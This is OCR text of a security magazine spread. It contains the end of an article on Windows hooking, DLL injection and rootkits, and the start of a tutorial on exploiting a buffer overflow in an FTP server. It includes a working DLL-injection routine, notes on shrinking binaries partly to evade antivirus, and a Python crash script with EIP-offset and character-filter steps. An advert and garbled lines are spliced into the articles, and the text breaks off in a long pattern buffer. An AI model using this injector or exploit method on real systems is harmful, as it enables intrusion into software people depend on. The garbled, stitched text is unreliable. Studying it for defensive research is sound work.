        /* Returns TRUE on success, FALSE on failure */
        return TRUE;
}
}
```

Memory exploitation and malwares

In the last section, we talked about network problems and analyzed basic components of Windows. Now let's go further by attacking the memory: the better place to find security problems caused by softwares. We will talk about some important memory zones each executable owns and we will see we can use them to hack a achieve the goal of a hacker.

Exploiting the Import Address Table (IAT)

We won't do a course on the PE file format (architecture) but if you want more information about how win32 applications are made, my advice is to read the excellent article written by Microsoft at http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndebug/html/msdn_peeringpe.asp. In a few words, when developers use functions defined in an external library (DLLs), during the execution the program needs to know where the right functions are located in memory. When compiling an application, the name of the functions and the DLLs which host them are put in the IAT of a program we can find in the header.

Details:

tel. +48 22 887 39 45
tel. +48 22 887 10 11
itunderground@itunderground.org

www.itunderground.org



IT UNDERGROUND
IT ПИДЕБЕКОНИД

IT hacking techniques, practice and tools
hard core IT hacking workshop

Feeling safe?

You are certain that there is no
threat to your company's data?

There's nothing more wrong.

Fresh IT Security Knowledge

Great Discounts
for Hakin9 readers!

LIMITED
ATTENDANCE

IX edition of the conference!
Dublin / Ireland

Already in June 2007
20th June - One Day Workshop

21st-22nd June - Conference

Organizers:

hakin9

software
KONFERENCJE



SW MEDIA

Listing 8. Hacking

```
//Now the more important... the function that inject our DLL
int InjectDll(HANDLE hModule, char *DLLFile){
    int LenWrite = strlen(DLLFile) + 1;
    char * AllocMem = (char *) VirtualAllocEx(hModule,NULL, LenWrite, MEM_COMMIT,PAGE_READWRITE); //allocation pour
        WriteProcessMemory
    WriteProcessMemory(hModule, AllocMem , DLLFile, LenWrite, NULL);
    LPTHREAD_START_ROUTINE Injector = ( LPTHREAD_START_ROUTINE ) GetProcAddress(GetModuleHandle("kernel32.dll"),
        "LoadLibraryA");
    if(!Injector) DispError("[!] Error while getting LoadLibraryA address.",DIE);
    HANDLE hThread = CreateRemoteThread(hModule, NULL, 0, Injector, (void *) AllocMem, 0, NULL);
    if(!hThread) DispError("[!] Cannot create thread.",DIE);
    DWORD Result = WaitForSingleObject(hThread, 10*1000); //Time out : 10 secondes
    if(Result==WAIT_ABANDONED || Result==WAIT_TIMEOUT || Result==WAIT_FAILED)
        DispError("[!] Thread TIME OUT.",DIE);
    Sleep(1000);
    return 1;
}
```

When launching and executing by users, the application loader will seek the address of the functions in memory and will load the DLLs that are not loaded. The address of the functions will then be put in the IAT. Each time a function is needed, the program will jump to the IAT and execute the code it will find at the addresses indicated. Like you can easily imagine, if we modify (after the application loader did its tasks) the IAT of a program to link a function to our DLLs, we will be able to do whatever we want in the memory space of the program. For example, in some companies, the firewall blocks various network protocols, network ports and software. IE, or other browsers, are often not blocked. A common attack consists in modifying the IAT of *ieplora.exe* and force it to connect and send information where we want through the network connection: some spyware and more advanced software are able to do such things. Matt Pietrek, a computer security consultant, released a few years ago a small program allowing people to explore the software's header. Let's go analyzing the IAT of *ieplora.exe*.

Some people would ask: what's a RVA? RVA (for Relative Virtual Address) is a concept that allows us to know the position of an element (like tables) in the PE files (DLLs, executables) starting from the base address of the PE file. Like that, whatever

the position of the file's beginning in memory, thanks to the RVA, it is always possible to find a symbol. Let us say, for example, that the PE file is loaded in memory at the virtual address 0x10000 and that the RVA of the IAT is 00001000, we can thus find the position of the table in the memory image because the latter is located at the address: $0x01000000 + 0x00001000 = 0x01001000$.

Exploiting the IAT is also called IAT hooking.

In a developer standpoint, the IAT is accessible thanks to a header structure labeled `PIMAGE_IMPORT_DESCRIPTOR`. This structure points to 2 tables. To modify an entry, first we need to know the memory address of the original function, then we need to loop on all the elements of the structure. If 0 is found before finding the desired DLL, we can leave the executable header, if not we will enter the `IMAGE_THUNK_DATA` union and look for the function and modify it by ours. Have a look to the code for more information.

Exploiting the Export Address Table (EAT)

We saw how IAT hooking works, now we need to see the EAT. Contrary to IAT, the goal of the EAT is to make available some codes and data to other executable traffic owners. This zone is located in the header

at the `PIMAGE_EXPORT_DIRECTORY` structure. Let's go analyzing the EAT of a DLL we created a few month ago.

In this example, you can see we created a function labeled `HelloWorld`. If you want to know more, we suggest you to read the MSDN article and to study the `EAT_hijack()` and `*EAT_GetPointerToApiAddress()` functions you can find in the rootkit *ring3rk* accessible through <http://www.nzeka-labs.com>. A function can pose a problem to some people: it is about `VirtualProtect()`. The EAT is read-only, so when an access is required, thanks to the `VirtualProtect()` function it will be able to modify and write executable code in this memory area. To check this section is really not accessible with writing rights at the first access of the rootkit, we can again explore the headers of a DLL.




Figure 4. The Intel rings

About software exploitation & malwares

How to inject code in applications with our DLL

After IAT hooking and EAT hooking, DLL injection is another big hacking method used by hackers and malware to hack software. This technique is very simple to set up and very powerful. Let us start with the beginning. A DLL is a binary file which has the characteristic of not being able to be function alone. As it also contains executable code, it should be loaded in memory to execute one or the other of the functions it proposes (that it exports). With such a definition, the DLL injection notion should be more comprehensive. The goal is to force a third program to load a DLL and to execute the code it contains so that even *non – authorized* programs will be able to do what they want by exploiting another *authorized* program. At first, we will create a small DLL under Dev-C++. Then we will see how it's possible to force a third application to load a DLL in its memory space and execute functions.

As you can see, it's a very basic DLL that displays a `MessageBox` when loaded. How? It's possible to ask a DLL to do something at different moments: when loaded (`DLL_PROCESS_ATTACH`) by a process, when unloaded (`DLL_PROCESS_DETACH`) by a process, when loaded in a thread (`DLL_THREAD_ATTACH`) and unloaded

in a thread (`DLL_THREAD_DETACH`). We know how to launch a function now, in order to load the DLL all we need is to write the DLL filename at the right place in memory, to get the address of the `LoadLibraryA` which is able to load a DLL, then to create a remote thread and attach the DLL to it. If people looked over our DLL well, they noticed our DLL won't work: why? I am going to let you search. The code can be seen.

Kernel Hacking & rootkits

From Wikipedia: *A rootkit is a set of software tools intended to conceal running processes, files or system data from the operating system. Rootkits have their origin in relatively benign applications, but in recent years have been used increasingly by malware to help intruders maintain access to systems while avoiding detection. Rootkits exist for a variety of operating systems, such as Linux, and Windows. Rootkits often modify parts of the operating system or install themselves as drivers or kernel modules.*

The word rootkit came to general public awareness in the 2005 Sony BMG CD copy protection scandal, in which Sony BMG music CDs surreptitiously placed a rootkit on Microsoft Windows PCs when the CD was played on the computer. Sony provided no mention of this on the CD or

its packaging, referring only to security rights management measures.

As Wikipedia said it, rootkits are composed by several small tools that are able to achieve a rather small set of actions in greatest discretion. Rootkits first appeared on Unix systems when hackers wanted to install a set of applications permitting them to come back on compromised systems and servers. As you can easily imagine, rootkits are composed of a backdoor (allowing them to install a trap they will be able to use in the future), a sniffer (allowing them to capture network packets routed to the network interfaces associated to the system where the rootkit is installed) then some tools replacing legitimate applications can be embedded. Rootkits can be classified in two families: the userland rootkits and the kernel rootkits. Userland rootkits are made using the methods we saw in the previous sections (IAT hooking, EAT hooking, DLL Injection, etc) whereas kernel rootkits are made exploiting new types of system objects. The goal of this section is not to introduce you to kernel rootkit programming because we already did it in Hakin9 and many more notions need to be covered before starting to code such powerful malwares.

Let's have a technical survey of kernel rootkits and have a look to Direct Kernel Object Manipulation (DKOM). In the previous sections, we talked about hooking, now are going to define it and talk about DKOM. The hooking consists of hijacking the resources a program uses and/or to modify information in its *private* memory in order to modify its behavior. DKOM consists in hooking Windows objects at a kernel level. The kernel level means at ring 0, the first level in the privileges management scheme under x86 platforms (Windows, Linux, etc). Let's have a look at a representation of this rings introduced by Intel.

Intel created four rings (from `ring0` to `ring3`) for its microprocessors. These rings allow the control of how system objects will work: each operating system will do it like they




Figure 5. Solutions properties

want. Currently, only two of these rings are used by all OSs: ring0 and ring3. Ring0 is commonly called the kernel mode and ring3, the user land. Thanks to choices made by operating system developers to not use all the rings, allows us to exploit some security breaches. Which type of security problems? All the objects being executed in the kernel mode can reach all the resources of the system. The kernel itself is not separated from the third drivers and other types of LKM (for Loadable Kernel Modules). The latter are able to reach and have fun with the various objects of the kernel. Creating a kernel rootkit is done in 2 steps. First, we need to develop a driver (LKM under Linux systems) that will be able to access other kernel objects because, like we said, all the objects being executed in the kernel mode can reach all the resources of the system. But what are kernel objects? They are structures or lists of structures (singly-linked lists or doubly-linked lists but more often doubly-linked lists) describing/listing, amongst other things, the processes, threads, the rights of a process and other drivers. Thanks to our driver, we will try to manipulate these objects thanks to a Direct Kernel Object Manipulation. A lot of problems will occur, though. First, only the objects in memory can be reached and, under Windows systems, we don't have clear information about the various kernel objects so it could be dangerous to manipulate them. I think you have a better knowledge about rootkits and efficient techniques to exploit softwares vulnerabilities. Before going further, you should know some things. When programming software, you will use some public API to achieve what you want. The functions provided are based on *kernel functions* that are called by putting adequate information within processor registers. Of course developers don't see these actions, they only invoke the functions provided by their favorite languages. But it could be interesting to know what is done. In order to allow software to communicate with the kernel mode, the system

Listing 9. PeDump can help us to discover problems inside hacked software

```
Dump of file 2_TINIAPP.EXE

File Header
Machine:                014C (I386)
Number of Sections:     0001
TimeDateStamp:          4604652F -> Sat Mar 24 00:39:27 2007
PointerToSymbolTable:   00000000
NumberOfSymbols:        00000000
SizeOfOptionalHeader:   00E0
Characteristics:         0103
                        RELOCS_STRIPPED
                        EXECUTABLE_IMAGE
                        32BIT_MACHINE

Optional Header
Magic                   010B
linker version           8.00
size of code             200
size of initialized data 0
size of uninitialized data 0
entrypoint RVA           1000
base of code             1000
base of data             2000
image base               400000
section align            1000
file align               200
required OS version      4.00
image version            0.00
subsystem version        4.00
Win32 Version            0
size of image            2000
size of headers          200
checksum                 0
Subsystem                0002 (Windows GUI)
DLL flags                 0400

stack reserve size      100000
stack commit size       1000
heap reserve size       100000
heap commit size        1000
RVAs & sizes            10

Data Directory
EXPORT                   rva: 00000000 size: 00000000
IMPORT                   rva: 00000000 size: 00000000
RESOURCE                 rva: 00000000 size: 00000000
EXCEPTION                rva: 00000000 size: 00000000
SECURITY                 rva: 00000000 size: 00000000
BASERELOC                 rva: 00000000 size: 00000000
DEBUG                    rva: 00000000 size: 00000000
ARCHITECTURE             rva: 00000000 size: 00000000
GLOBALPTR                rva: 00000000 size: 00000000
TLS                      rva: 00000000 size: 00000000
LOAD_CONFIG              rva: 00000000 size: 00000000
BOUND_IMPORT             rva: 00000000 size: 00000000
IAT                      rva: 00000000 size: 00000000
DELAY_IMPORT             rva: 00000000 size: 00000000
COM_DESCRPTR            rva: 00000000 size: 00000000
unused                   rva: 00000000 size: 00000000

Section Table
01 .text   VirtSize: 00000003 VirtAddr: 00001000
  raw data offs: 00000200 raw data size: 00000200
  relocation offs: 00000000 relocations: 00000000
  line # offs: 00000000 line #'s: 00000000
  characteristics: 60000020
                  CODE EXECUTE READ ALIGN_DEFAULT(16)
```


About software exploitation & malwares

uses interruptions. When sent to CPUs, the interruptions indicate that a transition from userland to kernel mode has to be achieved then the adequate routines will be executed. The adequate routines means the *kernel functions*. I think an example is needed. To create a program scanning the contents of repertories the system will, for example, send the INT2E interruption while requiring the NtQueryDirectoryFile function. As you can imagine, to be able to manage all the possible actions on a system, the CPU will need a considerable number of routine and address tables in which we will put the memory address the the routines. One of the most hacked windows objects are address tables like the IDT (for Interrupt Descriptor Table) or the SSDT (for System Service Dispatch Table) which is the *syscall* table under Windows systems. In this section, we tried to introduce you the basis of rootkits without talking about complex programming problems, but we expect you to go further and read more materials.

Introduction to what I call Hacking the malware

In this last section, I will introduce you to something not new but not

About the Author

Gilbert Nzeka is a twenty year old French student impassioned by programming and computer security since he was fourteen years old. Author of a French computer security book at the age of sixteen published by Hermes Sciences editions, he has been interested in malware programming and cryptography for two years. A White Hat during his hobbies time, he helped administrators to secure their systems and worked for FCI, an AREVA subsidiary company as a security consultant and gives courses on GNU/Linux and security at his engineering school. In 2007, he created QuineBox Media, a French company developing a Rich Internet Application development framework. He is the host of UneTV, a VODcasting platform presented at the World Summit on the Information Society at Tunis.

covered enough on the net: hacking software. With this application hacking, we will try to achieve 2 goals: reduce the size of our software and to protect them. In the case of legitimate software, they will be protected against crackers whereas in the case of malware, they will be protected against AV or other security software.

For this example, we will not take a real malware and test the methods for 2 reasons: this article will have more than the needed number of pages and my goal is not to publish malware's source code.

We opened Microsoft Visual Studio and created a new Empty C++ project. Then, we entered the following lines:

```
#include <stdio.h>
#include <stdlib.h>

int main(){
    return 0;
}
```

After the compilation, we got a file weighing 48,0 KB. It's too much for us, we want an executable (that will really run) with a size of less than 700 bytes. Let's start modifying the compilation command sent by Visual Studio. Right click on the solution and display the properties window.

Now we will navigate in the C/C++ and Linker windows. The first thing to do is to remove the console window by setting the subsystem property to */SUBSYSTEM:WINDOWS*. Then we will remove the C Runtime library thanks to */NODEFAULTLIB*. As we've just turned the console application to a Windows application we will put the entry point to main thanks to */ENTRY:"main"*. All these modifications add to be done in the Linker folder. If you want to customize the actions the linker has to do, enter the Command Line tree in Linker folder. Before compiling with these new parameters, we need to do a little optimization in the C/C++ tree. By default, Visual Studio disables optimizations but we need to

activate the size optimization. To do that, you need to modify */Od* to */O1*. Now compile.

No you are not sleeping, the new executable weighs 1,00 KB. The new application seems to be running perfectly. Let's have a look to the dump.

The strict minimum is here and the application runs well. We succeeded in our mission but it's not enough. 1,00 KB is more than 700 bytes.

We looked at 3 lines. The first is *size of code*, then *section align* and finally *file align*. Thanks to these lines, we discovered the code starts at the offset 0x200 whereas the header alignment is set to 0x1000. We can perhaps do something to optimize alignments. Visual studio has a tag to indicate we want the alignments to be optimized and it's */ALIGN:1*. When entering */ALIGN:1*, the official papers say you need to choose a driver thanks to */DRIVER*. When compiling with these new parameters, we generated a file weighing 515 bytes. We wanted to know what is done when we don't choose a driver and the result is here, we have a new file weighing 467 bytes and which runs perfectly.

In few minutes, we decreased the size of an application from 48,0 KB to 467 bytes. The reality is we can go further but the last steps require knowledges in Assembly programming and processor unit architecture (from registry to)

Conclusion

In this article, we tried to introduce you to a very important field in computer security: how to exploit software. We started with the Reverse Engineering and softwares cracking in order to remove keys authentication code then we talked about exotic hacking methods. To finish we entered the main problem: exploiting memory to do what we want and hacking software in order to decrease application sizes and mislead security software. I hope I helped you to better understand this important field and the various techniques used by hackers. ●

Practical Double Return Address Exploitation

Mati Aharoni



I love buffer overflows. Every time I get to work on one, I get a Matrixish feeling....bending the rules of the system in order to have your way... In this article we will be walking through writing a practical double return address exploit for a vulnerable FTP server.

Back in 2005 I was involved in a Pen Test on a large Insurance company (Victim). The goal of the pentest was to try to penetrate the DMZ, and obtain administrative access on one of the DMZ machines. After a long process of information gathering, I found out that the victim was running Globalscape Secure FTP server on one of their DMZ machines.

I decided to pursue this attack vector, and downloaded an identical version of Globalscape Secure Ftp Server (GSFTPS) to my local testing machine. I was hoping to find a bug in the server, and perhaps even to write an exploit for it. Little did I know that this would be one of the most interesting stack overflows I have dealt with.

I quickly whipped up a 20 line python "FTP Fuzzer" (which I am too embarrassed to share!), and I let it run on the local GSFTPS server. Two coffees and a cigarette later, OllyDBG flashed that wonderful yellow box at me, indicating that an exception had occurred.

The problem

Looking at Olly, I was overjoyed – it looked like a vanilla stack overflow, with direct control of EIP. These scenarios are often exploitable as the redirection of the execution flow is almost

guaranteed. In addition, it looked like the exploitation of this vulnerability would be trivial, as ECX, ESP and ESI all point to memory addresses which contain our user input.

I looked at my fuzzer and saw that the offending command could be replicated by the python script. See Listing 1.

Abusing EIP

The next step was to identify the bytes that overwrite EIP, In order to control the execution flow of GSFTPS at the time of the overflow.

What you will learn...

- An interesting exploitation method
- Buffer overflows are fun!
- Don't drink too many tequilas while working.

What you should know...

- Buffer Overflow Conditions (win32)
- Basic understanding of SEH overflows
- Basic use of OllyDBG
- The application mentioned can be found at <http://www.offensive-security.com/gsftps.exe>




Figure 1. Initial Crash




Figure 2. Crash with unique 3000 byte buffer

Address	Hex dump	ASCII
0294FA68	90 90 90 90 41 42 43 44	ÉÉÉÉABCD
0294FA70	45 46 47 48 49 4A 4B 4C	EFGHIJKL
0294FA78	4D 4E 4F 50 51 52 53 54	MNOPQRST
0294FA80	55 56 57 58 59 5A 41 42	UVWXYZAB
0294FA88	43 44 45 46 47 48 49 4A	CDEFGHIJ
0294FA90	4B 4C 4D 4E 4F 50 51 52	KLMNOPQR
0294FA98	53 54 55 56 57 58 59 5A	STUVWXYZ
0294FAA0	CC CC CC CC CC CC CC CC	AAAAAAAAAA
0294FAA8	CC CC CC CC CC CC CC CC	AAAAAAAAAA

Figure 3. Converted characters

There are several methods to do this, some more tedious than others. I chose to send a unique string of 3000 bytes, thus overwriting EIP with easily identifiable bytes.

Sending these bytes instead of 3000 "A" characters resulted in the following crash. See Figure 2.

We see that EIP was overwritten by the string `\x43\x51\x31\x43`, which is equivalent to "Cq1C". We search for these bytes in our buffer... and don't find them. However, we do find "Cq1C". Notice that our original upper case "Q" has changed to a lower case "q". Very suspicious. This could signify that GSFTPS does some string manipulation on requests that it gets, and converts certain uppercase characters to lower case ones. We will soon inspect this.

We identify these 4 bytes (Cq1C) in our buffer, and see that they are the 2044th -2047th bytes in the string.

We also notice that ESP points to an address that contains our user controlled string - "3cq4..." and see that these bytes begin at the 2052nd byte offset of our 3000 byte buffer.

Dealing with character filtering

Some applications filter or alter the data stream they receive. In order for our exploit to work, we need to ensure that none of our shellcode (or entire buffer for that matter) is altered by the application. We can check for filtering by sending varying ascii characters as our "shellcode" and then check in the debugger to see if anything has changed. We send the following buffer:

```
buffer = '\x41'*2137 + "ABCDEFGHGIJKLMN
NOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
qrstuvwxyz" + '\xCC'*811
```

We look at this buffer, as it is in the memory, and confirm our suspicions of character filtering. Notice that the lowercase characters were converted to uppercase!

Listing 1. The python script

```
#!/usr/bin/python

import socket
import struct
import time

buffer = '\x41'*3000
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect (('192.168.0.100', 21))
d=s.recv(1024)
time.sleep(1)
s.send('USER ftp\r\n')
s.recv(1024)
time.sleep(1)
s.send('PASS ftp\r\n')
s.recv(1024)
time.sleep(1)
s.send(buffer+'r\n')
```

Listing 2. The unique string of 3000 bytes

```
bt ~ # genbuf.pl 3000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9BdBd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9BkBk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9BxBx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1D